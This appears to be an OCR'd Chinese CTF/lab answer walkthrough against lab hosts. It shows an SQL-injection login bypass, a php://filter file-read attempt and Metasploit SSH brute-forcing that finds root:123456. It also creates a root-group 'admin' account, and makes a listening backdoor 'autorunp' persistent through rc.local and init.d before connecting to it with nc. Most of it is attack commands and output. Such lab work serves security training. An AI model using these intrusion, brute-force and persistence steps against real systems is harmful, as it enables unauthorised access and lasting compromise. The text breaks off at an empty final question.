

EditPlus - [C:\AppServ\www\DisplayFileCtrl.php *]
文件(F) 编辑(E) 视图(V) 搜索(S) 文档(D) 工程(P) 工具(T) 浏览器(B) Zen Coding(Z) 窗口(W) 帮助(H)
DisplayFileCtrl.
需要帮助，请按 F1 键
行 3
列 5
55
00
PC
ANSI
开始
C:\AppServ\www
EditPlus - [C:\AppS...
7:05

```
<?php


    $filename=$_GET['filename'];
    $str="..";
    if(strstr($filename,$str)==false){
        if (!empty($filename)){
        echo "<pre>";
        @readfile("$filename");
        echo "</pre>";
        echo "</br><a href='DisplayFile.php'>Display Uploaded's File Content</a></br>";

        }else{
        echo "</br>Please Enter The Uploaded's File Full Path!</br>";
        echo "</br><a href='DisplayFile.php'>Display Uploaded's File Content</a></br>";
        }
    }else{
    echo "Illegal input!";
    echo "</br><a href='DisplayFile.php'>Display Uploaded's File Content</a></br>";
    exit();
    }
```

FLAG: ..|strstr|empty|@readfile

第 2 题

使用万用户名和任意密码进入网站。



Login Page - Microsoft Internet Explorer

http://172.16.105.248/login.php


User Login

Username: any' union select * from us

Password: ●●●

Submit Reset

点击进入 Display Uploaded’s File Content。




List - Microsoft Internet Explorer

http://172.16.105.248/list.html

Employee Information Query
Employee Message Board
Shopping Hall
Display Directory
File Sharing
Display Uploaded's File Content

Go Back To Index



Display Uploaded's File Content - Microsoft Internet Explorer

http://172.16.105.248/DisplayFile.php

Display Uploaded's File Content

Uploaded's File Full Path(eg.yueda/uploadedfile.txt):


Submit Reset

Go Back

在输入框输入：

php://filter/read=convert.base64-encode/resource=../Apache2.2/logs/flag.log

点击 Submit 进入




http://172.16.105.248/DisplayFileCtrl.php?filename=php://filter/read=convert.base64-encode/reso - Mi...

http://172.16.105.248/DisplayFileCtrl.php?filename=php%3A%2F%2Ffilter%2Fread%3Dconvert.base64-enc

Illegal input!
Display Uploaded's File Content

点击查看网页源代码



DisplayFileCtrl[1] - 记事本

```
Illegal input!</br><a href='DisplayFile.php'>Display Uploaded's File Content</a></br>
```


FLAG:

Illegal input!</br><a href='DisplayFile.php'>Display Uploaded's File Content</a></br>

Linux 系统提权渗透

第 1 题

在终端输入 nmap –sV 靶机 IP 进行渗透测试。



```
root@bt:~# nmap -A 172.16.105.249

Starting Nmap 6.01 ( http://nmap.org ) at 2022-05-23 15:48 CST
Nmap scan report for 172.16.105.249
Host is up (0.00019s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE                VERSION
22/tcp  open  ssh                    OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey: 1024 cb:ca:75:b7:5a:d9:87:be:64:d9:e0:69:d7:78:83:bd (DSA)
|_2048 42:ba:07:ba:8e:d4:3c:c4:74:e5:4c:83:58:3c:b7:11 (RSA)
111/tcp open  rpcbind (rpcbind V2) 2 (rpc #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2          111/tcp  rpcbind
|   100000  2          111/udp  rpcbind
|   100024  1          683/udp  status
|_  100024  1          686/tcp  status
MAC Address: 52:54:00:10:69:F9 (QEMU Virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.19 ms 172.16.105.249

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.01 seconds
```

第 6 行 4 个单词如图所示。


FLAG: PORT|STATE|SERVICE|VERSION

第 2 题

在终端输入 msfconsole 打开 metasploit 工具。

由第一题扫描结果知靶机开放了 ssh 端口。

输入 search ssh_login 进行渗透模块查找。




```
msf > search ssh_login

Matching Modules
================

   Name                              Disclosure Date  Rank    Description
   ----                              ---------------  ----    -----------
   auxiliary/scanner/ssh/ssh_login                    normal  SSH Login Check Scanner


msf > _
```

search 查找模块


输入 use auxiliary/scanner/ssh/ssh_login 调用模块。

输入 show options 查看需要的配置参数。




```
msf  auxiliary(ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target address range or CIDR identifier
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pai
r per line
   USER_AS_PASS      true             no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

msf  auxiliary(ssh_login) > █
```

输入 set 参数名 更改参数。



```
msf  auxiliary(ssh_login) > set RHOSTS 172.16.105.249
RHOSTS => 172.16.105.249
msf  auxiliary(ssh_login) > set USERNAME root
USERNAME => root
msf  auxiliary(ssh_login) > set PASS_FILE superdic.txt
PASS_FILE => superdic.txt
```

输入 run 开始运行模块




```
msf  auxiliary(ssh_login) > run

[*] 172.16.105.249:22 SSH - Starting bruteforce
[*] 172.16.105.249:22 SSH - [01/23] - Trying: username: 'root' with password: ''
[-] 172.16.105.249:22 SSH - [01/23] - Failed: 'root':''
[*] 172.16.105.249:22 SSH - [02/23] - Trying: username: 'root' with password: 'root'
[-] 172.16.105.249:22 SSH - [02/23] - Failed: 'root':'root'
[*] 172.16.105.249:22 SSH - [03/23] - Trying: username: 'root' with password: '0987654321'
[-] 172.16.105.249:22 SSH - [03/23] - Failed: 'root':'0987654321'
[*] 172.16.105.249:22 SSH - [04/23] - Trying: username: 'root' with password: '123456'
[*] Command shell session 1 opened (172.16.105.3:60100 -> 172.16.105.249:22) at 2022-06-09 15:07:46 +0800
[+] 172.16.105.249:22 SSH - [04/23] - Success: 'root':'123456' 'uid=0(root) gid=0(root) groups=0(root),1(bin),2
(daemon),3(sys),4(adm),6(disk),10(wheel) Linux localhost.localdomain 2.6.18-194.el5 #1 SMP Fri Apr 2 14:58:35 E
DT 2010 i686 i686 i386 GNU/Linux '
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(ssh_login) > 
```

FLAG: 'root':'123456'


第 3 题

sessions –i 查看可以连接的终端。



```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i

Active sessions
===============

  Id  Name  Type         Information                        Connection
  --  ----  ----         -----------                        ----------
  1         shell linux  SSH root:123456 (172.16.118.247:22)  172.16.118.9:45699 → 172.16.118.247:22  (172.16.118.247)
```

sessions –i 1 连接第一个终端。并且输入渗透命令。




```
[*] Starting interaction with 2 ...

SSH root:123456 (172.16.118.247:22)
adduser admin
adduser: user admin exists
passwd admin
New UNIX password: 123456
BAD PASSWORD: it is too simplistic/systematic
Retype new UNIX password: 123456
Changing password for user admin.
passwd: all authentication tokens updated successfully.
usermod -g root admin
```

FLAG: adduser admin|passwd admin|usermod -g root admin

Linux 系统后门程序利用 1

第 1 题

在 CentOS 终端里面输入 ./autorunp 启动木马程序。新建终端输入 netstat –anpt 查看连接状态。


root@localhost:~
File Edit View Terminal Tabs Help
root@localhost:~
File Edit View Terminal Tabs Help


```
[root@localhost ~]# ./autorunp
```

```
[root@localhost ~]# netstat -anpt
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address               Foreign Address             Stat
e       PID/Program name
tcp        0      0 127.0.0.1:2208              0.0.0.0:*                   LIST
EN      1986/hpiod
tcp        0      0 0.0.0.0:687                 0.0.0.0:*                   LIST
EN      1777/rpc.statd
tcp        0      0 0.0.0.0:111                 0.0.0.0:*                   LIST
EN      1745/portmap
tcp        0      0 0.0.0.0:8080                0.0.0.0:*                   LIST
EN      13971/autorunp
tcp        0      0 127.0.0.1:631               0.0.0.0:*                   LIST
EN      2013/cupsd
tcp        0      0 127.0.0.1:25                0.0.0.0:*                   LIST
EN      2041/sendmail: acce
tcp        0      0 127.0.0.1:2207              0.0.0.0:*                   LIST
EN      1991/python
tcp        0      0 :::22                       :::*                        LIST
EN      2004/sshd
[root@localhost ~]#
```

FLAG: tcp 0 0 0.0.0.0:8080 0.0.0.0:* LISTEN


第 2 题

打开文件夹。



```
[root@localhost ~]# vim /etc/rc.d/init.d/test
```

输入以下内容。




```
/root/autorunp&
```

FLAG: /root/autorunp&

第 3 题

使用命令 nc IP 8080 进行远程连接。

/sbin/ifconfig 查看 IP 地址。



```
root@bt:~# nc 172.16.118.247 8080
/sbin/ifconfig
eth0      Link encap:Ethernet  HWaddr 52:54:00:10:76:F7
          inet addr:172.16.118.247  Bcast:172.16.118.255  Mask:255.255.255.0
          inet6 addr: fe80::5054:ff:fe10:76f7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:248 errors:0 dropped:0 overruns:0 frame:0
          TX packets:87 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:32379 (31.6 KiB)  TX bytes:10354 (10.1 KiB)
          Interrupt:10 Base address:0x8000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2031 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2031 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3410400 (3.2 MiB)  TX bytes:3410400 (3.2 MiB)
```

FLAG: /sbin/ifconfig


Linux 系统后门程序利用 2

第 1 题

CentOS 里面输入以下命令。

FLAG: gcc -o autorunp autorunp.c


第 2 题



```
[root@localhost ~]# gcc -o autorunp autorunp.c
[root@localhost ~]# chmod +x autorunp
[root@localhost ~]# ./autorunp
```


FLAG: chmod +x autorunp|./autorunp

第 3 题



```
[root@localhost ~]# vim /etc/rc.local
```


FLAG: /etc/rc.local



```
#!/bin/sh
#
# This script will be executed *after* all the other init scripts.
# You can put your own initialization stuff in here if you don't
# want to do the full Sys V style init stuff.

touch /var/lock/subsys/local
touch /root/autorunp&
```

第 4 题


Kail 里面使用 nc 命令远程连接靶机 8080 端口，然后使用/sbin/ifconfig 查看。



```
root@bt:~# nc 172.16.118.247 8080
/sbin/ifconfig
eth0      Link encap:Ethernet  HWaddr 52:54:00:10:76:F7
          inet addr:172.16.118.247  Bcast:172.16.118.255  Mask:255.255.255.0
          inet6 addr: fe80::5054:ff:fe10:76f7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:248 errors:0 dropped:0 overruns:0 frame:0
          TX packets:87 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:32379 (31.6 KiB)  TX bytes:10354 (10.1 KiB)
          Interrupt:10 Base address:0x8000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2031 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2031 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3410400 (3.2 MiB)  TX bytes:3410400 (3.2 MiB)
```

FLAG: /sbin/ifconfig

第 5 题




```
[root@localhost ~]# vim /etc/ssh/sshd_config
```

FLAG: /etc/ssh/sshd_config

Linux 系统密码暴力破解


第 1 题



```
#PermitEmptyPasswords no
PermitRootLogin no
PasswordAuthentication yes
```

FLAG: PermitRootLogin no

第 2 题



